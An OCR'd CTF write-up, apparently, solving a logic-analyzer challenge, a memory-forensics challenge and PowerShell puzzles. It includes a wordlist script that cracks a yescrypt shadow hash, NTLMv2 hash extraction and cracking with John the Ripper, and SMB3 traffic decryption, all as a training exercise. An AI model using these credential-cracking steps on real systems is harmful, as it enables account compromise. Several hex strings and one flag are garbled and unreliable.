
It seems a component was destroyed while handling the board. If only there was a way to see what it was for...
Hint: It seems not only the board was messed up, but the flag as well.
The flag format is CTF{32 hex}.

Connect ground (black wire) to the little square on D4. Connect Channel 1 (yellow wire) to the little circle on D4.

If we type 'ls' at the prompt, we notice an analyze.sh script. Run it by typing './analyze.sh'. We'll see a visual presentation of the signal, and are offered an .sr file to download:



We can open the .sr file with PulseView. I can't seem to find the correct decoder, but using Timing and Numbers, we can just count the bits manually, just like in the previous subtask:



The highlighted part of the bitstream below is visible in the screenshot above:

0100001101010100010001100111101100110100010000010011010001000110001101000011100100110100010001010011010100110011001101010011001000110100001110010011010000111000000110101000111010000110101001101000011010100110100001101110011010000100010000011010100111000000110101001101000011010100110100001100110011010000110101011111101

Converted to ASCII, this gives us our flag:

CTF{4A4F494E535249485747 4D5855454345}


Subtask 4 [75 points] Combination

It seems It seems like all three signals were playing at the same time. Maybe whoever made this is trying to tell us something...
The flag format is CTF{32 hex}.

The hex-parts of the previous 3 subtasks, are actually ASCII-strings...

Part 1: 535441525452454B5354415257415253 is “STARTREKSTARWARS”.
Part 2: 53544152534849505452 4F4F50455253 is “STARSHIPTROOPERS”.
Part 3: 4A4F494E5352494857474D5855454345 is “JOINSRIHWGMXUECE”.

If we XOR these 3 strings with each other, we get the text “JOINTHESPACERACE”:



Convert this back to Hex again, and we’ve got our final flag:

CTF{4A4F494E5448455350414345524145}

STOLEN RESEARCH

FORENSICS, 550 POINTS

Challenge information

A malicious actor has broken into our research centre and has stolen some important information. Help us investigate their confiscated laptop memory dump! Note: if you need to crack passwords during this challenge, all potential passwords apear in rockyou-75.txt. Note 2: the pcap is only relevant for the last subtask. Note 2: do NOT attempt to brute-force rockyou-75.txt against the flag submission - it will get your IP banned.

Files:
memdump.vmem.7z
stolen.pcapng

Subtask 1 [75 points] Kernel release

What sort of OS and kernel is the actor using? Give us the kernel release version (the output of the 'uname -r' command).

Assuming we have a kernel version that's not yet End Of Life, we're looking for a string starting with "4." or "5.". We can use strings and grep for that:

```
$ strings memdump.vmem | grep ^'[4-5]\.'
5.getDisplayLanguage
4.0tor-h
4.0es-ed
4.0r/sha
4.0tall
5.$|()[]{}^?*+\
5.9:o
4.egg-info
5.10.0-kali8-amd64
5.10.0-kali8-amd64
5.10.0-kali8-amd64
5.10.0-kali8-amd64
^C
```

The kernel release version we're looking for is:

5.10.0-KALI8-AMD64

Subtask 2 [125 points] Tooling

Hope you made a good custom profile in the meantime... The attacker is using some tooling for reconaissance purposes. Give us the parent process ID, process ID, and tool name (not the process name) in the following format: PPID_PID_NAME

My Kali-instance was running a Kali9 kernel. I rebooted it, and was able to choose the correct older kernel-version from the Grub-menu.

Unfortunately, I was missing some packages to be able to create the correct profile, and just running apt-get install would just install the latest version (which is kinda of no use in this scenario).

I've downloaded some older deb's from http://http.kali.org/kali/pool/main/l/linux/ and installed them using dpkg:

```
# dpkg -i linux-compiler-gcc-10-x86_5.10.46-1kali1_amd64.deb
# dpkg -i linux-headers-5.10.0-kali8-common_5.10.40-1kali1_all.deb
# dpkg -i linux-kbuild-5.10_5.10.46-1kali1_amd64.deb
# dpkg -i linux-headers-5.10.0-kali8-amd64_5.10.40-1kali1_amd64.deb
# dpkg -i linux-image-5.10.0-kali8-amd64-dbg_5.10.40-1kali1_amd64.deb
```

Install dwarfump and Volatility, and generate a 'module.dwarf'-file:

```
# apt-get install dwarfdump
# git clone https://github.com/volatilityfoundation/volatility.git
# cd tools/linux/
# make
```

Generate a Volatility-profile:

```
# mkdir ~/profile
# cd ~/profile
# cp volatility/tools/linux/module.dwarf .
# cp /usr/lib/debug/boot/System.map-5.10.0-kali8-amd64 .
# zip $(lsb_release -i -s)_$(uname -r)_profile.zip module.dwarf System.map-5.10.0-kali8-amd64
# cp Kali_5.10.0-kali8-amd64_profile.zip volatility/volatility/plugins/overlays/linux/
```

Test the new profile:

```
# python2 vol.py --info | grep Kali
Volatility Foundation Volatility Framework 2.6.1
LinuxKali_5_10_0-kali8-amd64_profilex64 - A Profile for Linux Kali_5.10.0-kali8-amd64_profile x64

# python2 vol.py -f ../memdump.vmem --profile LinuxKali_5_10_0-kali8-amd64_profilex64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    1058 bash                 2021-07-01 10:32:09 UTC+0000   exit
    1058 bash                 2021-07-01 10:32:09 UTC+0000   bash
    1058 bash                 2021-07-01 10:32:09 UTC+0000   history
    1058 bash                 2021-07-01 10:32:09 UTC+0000   sudo reboot
    1058 bash                 2021-07-01 10:32:09 UTC+0000   history
    1058 bash                 2021-07-01 10:32:09 UTC+0000   sudo reboot
    1058 bash                 2021-07-01 10:32:09 UTC+0000   id
    1058 bash                 2021-07-01 10:32:09 UTC+0000   passwd
    1058 bash                 2021-07-01 10:32:09 UTC+0000   exit
    1058 bash                 2021-07-01 10:32:29 UTC+0000   maltego
    1254 bash                 2021-07-01 10:33:50 UTC+0000   passwd
```

Nice, it works… ant it looks like we've found our recon-tool: maltego.

The bash-session was running as Pid 1058, let's get a pstree:

```
# python2 vol.py -f ../memdump.vmem --profile LinuxKali_5_10_0-kali8-amd64_profilex64 linux_pstree
Name                 Pid             Uid
WARNING : volatility.debug    : Overlay structure cpuinfo_x86 not present in vtypes
systemd              1
.systemd-journal     333
.vmware-vmblock-     348
.systemd-udevd       359
8<--- cut here for readability ---------------
.blueman-tray        1015            1001
.qterminal           1055            1001
..bash               1058            1001
...bash              1082            1001
....java             1208            1001
.qterminal           1251            1001
..bash               1254            1001
[kthreadd]           2
.[rcu_gp]            3
8<--- cut here for readability ---------------
```

As Maltego is a Java application, it's Pid is 1208, which was launched by Parent Process ID 1082. Our flag is:

1082_1208_MALTEGO

Subtask 3 [100 points] Password of the actor

What is the password of the actor?

First, let's dump the files that are present in memory:

```
# python2 vol.py -f ../memdump.vmem --profile LinuxKali_5_10_0-kali8-amd64_profilex64 linux_recover_filesystem --dump-dir dumpdir/
```

This creates a lot of files. Like an /etc/passwd and /etc/shadow, which contain a password-hash for the user 'invictus':

```
invictus:$y$j9T$i6GkFortXamhKHY0bpTN.0$FLCqzsvVB1ZnfpffqSuvdLgzwLJvkmz6.aHfyoo11NB:1001:1001::/home/invictus:/bin/bash
```

The hash-format, Yescrypt, isn't yet supported by John the Ripper or Hashcat. It is supported by the Python crypt-library, so we can use that to create a 'rainbow-table' for every word in the rockyou-75.txt wordlist, using the salt "j9T$i6GkFortXamhKHY0bpTN.0".

```
# vim makerainbow.py
import crypt
with open("rockyou-75.txt", "r") as a_file:
  for line in a_file:
    stripped_line = line.strip()
    print(stripped_line)
    print(crypt.crypt(stripped_line, "$y$j9T$i6GkFortXamhKHY0bpTN.0"))

# python makerainbow.py > rainbow.txt

# cat rainbow.txt | grep FLCqzsvVB1ZnfpffqSuvdLgzwLJvkmz6 -B1 | head -n 1
security1
```


The password we're looking for is:

SECURITY1

Subtask 4 [100 points] Password of the share

The actor compromised sensitive credentials of the research centre and used them to authenticate to a network share. What is the password of the network share they logged on to?

Open the pcapng, and filter for "ntlmssp" to get the authentication handshake:



User name: Administrator
Domain name: JUPITER
NTProofStr: c9396ea910bd92e58c60de983db0bcf7
NTLMv2 Response:
01010000000000006450618964 6ed701dc2679e4c3168812000000000200 0e004a00550050004900540045005200010006004400430031000400 20006a00750070006900740065007200 2e0075006e006900760065007200730065000300280064006300310 02e006a00750070006900740065007200 2e0075006e006900760065007200730065000700080064506189646ed7010600040002000000080030003000000000000000000000000000000e ecdf971e539cb808daf9d759221605e49dd0b3726acfb86d8fb1ecf2117489f80a0010000000000000000000000000000000000000090028006 3006900660073002f003100390032002e003100360038002e003200340037002e0031003300300000000000

Filter by ntlmssp.ntlmserverchallenge to get NTLM Server Challenge:

NTLM Server Challenge: c7733b7ae107df0e

Combine the found values as "username::domain:ServerChallenge:Ntproofstring:modifiedntlmv2response":

```
Administrator::JUPITER:c7733b7ae107df0e:c9396ea910bd92e58c60de983db0bcf7:0101000000000006450618964 6ed701dc2679e4c3168812000000000200 0e004a00550050004900540045005200010006004400430031000400 20006a00750070006900740065007200 2e0075006e006900760065007200730065000300280064006300310 02e006a00750070006900740065007200 2e0075006e006900760065007200730065000700080064506189646ed7010600040002000000080030003000000000000000000000000000000e ecdf971e539cb808daf9d759221605e49dd0b3726acfb86d8fb1ecf2117489f80a0010000000000000000000000000000000000000090028006300690066007300 2f003100390032002e003100360038002e003200340037002e0031003300300000000000
```

Hmm… for some reason this hash isn't cracked using the rockyou-75-wordlist:

```
$ john ntlmhash --wordlist=rockyou-75.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2021-07-07 22:53) 0g/s 1183Kp/s 1183Kc/s 1183KC/s LATOYA..171183
Session completed
```

Let's verify our hash, using NTLMRawUnide.py:

```
# python3 NTLMRawUnHide.py -i stolen.pcapng -o stolen_hashes.txt
                                                                  /%(
                               -= Find NTLMv2 =-              ,@@@@@@@@&
          /%&@@@@&,             -= hashes w/ =-             %@@@@@@@@@@*
        (@@@@@@@@@@(        -= NTLMRawUnHide.py =-     *@@@@@@@@@@@@@@@.
       &@@@@@@@@@@@@@&.                                 @@@@@@@@@@@@@@@@@@(
     ,@@@@@@@@@@@@@@@@@@/                           .%@@@@@@@@@@@@@@@@@@@@
    /@@@@@@@#&@&*.,/@@@@(.                              ,%@@@@&##(%@@@@@@@@@.
   (@@@@@@@(##(.          .#&@%%(                 .&&@@&(             ,/@@@@@@#
  %@@@@@@&*/((.         #(                            ,(@&             ,%@@@@@@*
 @@@@@@@&,/(*                                           ,               .,&@@@@@#
@@@@@@@/*//,                                                             .,,,**
```

```
   .,,  ...
                                .#@@@@@@@(.
                               /@@@@@@@@@@&
                               .@@@@@@@@@@*
                                 .(&@@@%/.  ..
                           (@@&     %@@.   .@@@,
                         /@@#          @@@,         %@&
                              &@@&.    @@@/    @@@#
                         .    %@@@(   ,@@@#    @@@(     ,
                        *@@/          .@@@@@(          #@%
                         *@@%.      &@@@@@@@@,      /@@@.
                          .@@@@@@@@@@&. .*@@@@@@@@@@/.
                             .%@@@@%,        /%@@@&(.


Searching /mnt/d/hack/hackyholidays/stolen.pcapng for NTLMv2 hashes...
Writing output to: /mnt/d/hack/hackyholidays/ntlmhashes.txt

Found NTLMSSP Message Type 1 : Negotiation

Found NTLMSSP Message Type 2 : Challenge
    > Server Challenge       : aa977ade5e580b95

Found NTLMSSP Message Type 1 : Negotiation

Found NTLMSSP Message Type 2 : Challenge
    > Server Challenge       : c7733b7ae107df0e

Found NTLMSSP Message Type 3 : Authentication
    > Domain                 : JUPITER
    > Username               : Administrator
    > Workstation            : KALI

NTLMv2 Hash recovered:
Administrator::JUPITER:c7733b7ae107df0e:c9396ea910bd92e58c60de983db0bcf7:0101000000000000064506189646ed701dc2679e4c316881200000000002000e004a005
500500049005400450052000100060044004300310004002000 6a007500700069007400650072002e0075006e006900760065007200730065000300280064006300310002e006a0
075007000690074006500720 02e0075006e006900760065007200730065000700080064506189646ed701060004000200000008003000300000000000000000000000000000e
cdf971e539cb808daf9d759221605e49dd0b3726acfb86d8fb1ecf2117489f80a001000000000000000000000000000000000000000900280063006900660073002f0031003900320
02e003100360038002e003200340037002e003100330030000000000
```

Hmm… same hash… let's try something else… Look search the memory-dump for 'Administrator', and look for nearby strings…

```
.....ŒsI┌■O..ŒsI┌■O..ŒsI┌■O..&.....■..... .....5.....OL.}.
■..Bus write message.■;.■..ages....%.....Administrator... .....%.....
.........O.$.■.........%.....................‘.....À½.$.■..`5.
$.■.............$.■.........................ÐÓ«:.■..(.....................
..8■;EÓ"¢/`..$.■..ÿÿÿÿ#.....................$...........■...........
.......A.......ðg.$.■..°!.$.■..62c002720), failed=0 ().........@.......■...
....ÐEéå.....Ä.$.■...€.$.■.....................................@■.:.■.........
.................µU©:.■..Shuttle9812983..........■.......ÐEéå.■..0..$.■...Ä
.$.■.....................................ðÄ.$.■.....................................
...JUPITER....$.■..&.......■.......ÐEéå.■..P'.$.■..°L.$.■.....................
.................pÅ.$.■.....................................WORKGROUP.+ë×.■....
.....■.......ÐEéå.■...........ô.$.■.....................................ðÅ.$.■
.....................................smbXcli_outgoing........5.............■...
.................pÎ.$.■..........5.......`S.$.■..pÆ.$.■..  ■.$.■..............
....%.......secret-backend..  .......A.......ð..$.■..@á.$.■..........ð&.$.■.
.........................µU©:.■..Ð.....................$.■..à..$.■.....ÌýSMB©Î
EM■_RìÌ.º.ýt.:¥.......Þ.a.....■.......þ?m°....þSMB@.....................
.......■ùÓ\þ?m°.....................Y.......>å¦à¤m×.×ëµò¤m×.>å¦à¤m×.>å¦à¤m×.
.@......þ:......■.......z´û¡....íÍÙ■.............@.......$.......invictus...
$.■..z.......%.......WORKGROUP..$.■..........%..........$.■..€..$.■........
..µ.......ÐEéå.■...■.$.■.. þ.$.■.......... ü.$.■..........à.4;.■..€ü.$.■..@
.....................................p.4;.■..`.4;.■..................... ü.$
.■.....................¥.......ÐEéå.■..À».$.■..`¿.$.■...........ô.$.■.
.......... ë¨:.■..lT©:.■..0.....................................ðÅ.$.■..■jì:.■....
......`ô.$.■.....................!.........L.$.■..°e.$.■..........`M.$.
■.....................ÐÓ«:.■.....................óÅ■Í....\researc
h.png. .€.......¤.......Àe.$.■..àà.$.■..........ð..$.■.....................
.....ÐÓ«:.■.. .....................Ð..$.■.....................ðÆ.$.■.. ~ì:.■
..........n_idle_c .......$.....................  .....5.............ä■±.
.............................U.......€ö.$.....■.......êX;.■..€êX;.■...ëX;
.■...■.....@÷.$.....■.............U.......€ö.$.....■.....ßxW;.■..ÍxW;.■.
.»xW;.■...■.....@÷.$.....■.....P.....................$.■.. T.$.■.. T.$.■.. T
.$.■..wí.ê.....................°h.$.■.....................ÓS©:.■..■....
.....................àkë:.■..`g.$.■.....................P..:.■..
.........=.:.■..€:.:.■...4.:.■.....................................
.....................ſí.ê.....................°h.$.■.....................
```

Shuttle9812983 seems a good candidate… Let's verify using John the Ripper:

```
$ echo Shuttle9812983 > password.txt

$ john ntlmhashes.txt --wordlist=password.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 16 needed for performance.
Shuttle9812983   (Administrator)
1g 0:00:00:00 DONE (2021-07-08 00:52) 100.0g/s 100.0p/s 200.0c/s 200.0C/s Shuttle9812983
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

So, the password for the share is indeed:

SHUTTLE9812983

Subtask 5 [250 points] Stolen information

Unfortunately it looks like very sensitive information was stolen. Can you recover it?


During task 3, we created some files using linux_recover_filesystem. One of those files was:

/run/user/1001/gvfs/smb-share?server=192.168.247.130,share=research/research.png


However, this file is corrupted/incomplete. We also have a thumbnail of the file at /home/invictus/.cache/thumbnails/normal/ec1330182f82c4f285c218528ca3ce88.png, but this is way too small to read the flag:

Time to decrypt the Encrypted SMB3 traffic from the pcapng…

To do so, we'll need a Session ID and a Session Key, both of which we can find in packet #37:




Add these values to the SMB2-Secret session keys:




For some reason, this will not decrypt the traffic.


Let's check the Kerberos-settings in Wireshark, and enable the "Try to decrypt Kerberos bobs"-feature:



Still nothing… But we've got one more option to try… Let's add the password of the share to the NTLMSSP options:



Ok, this finally seems to work… Now the traffic is decrypted, we can export research.png via the Export SMB Objects-feature:



I'm not sure what kind of creepy research is going on here, but at least the image contains our flag:

CTF{SECRET_RESEARCH_FACILITY}

POWERSNACKS

PPC, 115 POINTS

Challenge information

Are you the very best PowerShell user? Try this challenge to get better acquainted with PowerShell's functionality. You need to come up with commands that result in a specific output. You can check your output by piping the result to the "Check" function.
E.g. `Get-Content words | dosomething | Check`

Note: do not use any `format-` function before piping to the Check function. Also note that the checker may not understand all sorts of inputs. Try piping your output to the `Out-String` function first, or make sure your output matches more closely to the given example. Lastly, instead of `write-host`, use `write-output` to be able to pipe to the checker.

Subtask 1 [25 points] 42

Write a script that writes out all numbers (1 per line) from 1 to 1337, inclusive. However, if the number is divisible by 42, instead, print the string "Life, the universe, and everything". Example excerpt given below:

```
..
40
41
Life, the universe, and everything
43
..
```

```
$SOLUTION = @(for ($num = 1 ; $num -le 1337 ; $num++){
  if (($num / 42) -is [int]) {
    "Life, the universe, and everything"
  } else {
    "$num"
  }
})
$SOLUTION | check
```

CTF{USING_YOUR_POWERS_FOR_POWERSHELL}

Subtask 2 [30 points] Scrabble

You're playing scrabble with your friends. You have the letters "iydhlao". Which are the words you can form? First sort them by increasing size, then alphabetically. Only include words of two letters and more. Make use of the dictionary file "dictionary" in /workdir. Example excerpt given below for different letters:

```
..
pad
pea
aped
deaf
..
```

This one took me some time, as I found out I needed to exclude capitalized words from the wordlist for the solution to be accepted… I never knew scrabble did have separate tiles for upper- and lower-case… ;-(

```
$($(Select-String -Path "dictionary" "^[holiday']{2,8}$" -CaseSensitive | Select-String -NotMatch -Pattern "h.*h|o.*o|l.*l|i.*i|d.*d|a.*a|
y.*y").Matches | Sort-Object Length, Value -Unique).Value
```

CTF{USING_YOUR_HOLIDAYS_FOR_LEARNING_POWERSHELL}

Subtask 3 [30 points] TSV

